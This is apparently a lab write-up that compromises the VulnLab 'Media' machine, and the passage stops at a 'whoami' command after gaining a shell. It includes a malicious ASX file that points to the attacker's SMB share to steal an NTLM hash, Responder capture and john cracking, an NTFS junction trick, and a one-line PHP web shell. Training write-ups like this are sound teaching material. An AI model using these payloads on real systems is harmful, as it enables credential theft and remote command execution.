VulnLab -- Media Writeup

Media
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Media machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box.

Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 22,80,3389 --min-rate=1000 10.10.102.154

Now let’s see the website running on port 80

Now let’s go create malicious asx file
1
2
3
4
5
6
7
<asx version="3.0">
    <title>Leak</title>
    <entry>
        <title></title>
        <ref href="file://10.8.5.233/leak/leak.wma"/>
    </entry>
</asx>

Now let’s open responder
1
sudo responder -I tun0

Now let’s upload the asx file to the web application

Now let’s go back and see if we got a hash

Notice that we got a hash so let’s go and crack it
1
john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt

Now let’s try login to SSH
1
ssh enox@10.10.70.160

As we see we logged in!
Now let’s go and see the user flag
1
cd C:\Users\enox\Desktop

Amazing we got the user flag 🥳
Now let’s navigate to the web directory and see the index.php file
1
c:\xampp\htdocs

Now let’s save it and analyze it on our machine
1
code index.php

Now let’s start analysis.

First the application is initializing the upload directory then it takes the firstname, lastname and email to and make them MD5 hash then create a folder with same name as the MD5 hash
So what we will do as we have a full control of the created directory we will create a Symlink and make it point to the web root and then upload a PHP file that will execute system commands on the machine

First let’s create our PHP file
1
<?php echo system($_REQUEST["cmd"]);?>
Now let’s create a fake md5 hash
1
2
import hashlib
print(hashlib.md5(b"remoremoremo@remo.com").hexdigest())

Now as we see we got the md5 hash
So let’s go and create a Symlink
1
mklink /J C:\Windows\Tasks\Uploads\2307356e83030ada3addf4fcc2e0dafa C:\xampp\htdocs

Now let’s go and try to upload the PHP file and intercept the request using BurpSuite

now let’s go back to the xampp directory and check if the PHP file is uploaded
1
c:\xampp\htdocs

as we see the evil.php file is uploaded
Now let’s go and execute command
1
whoami
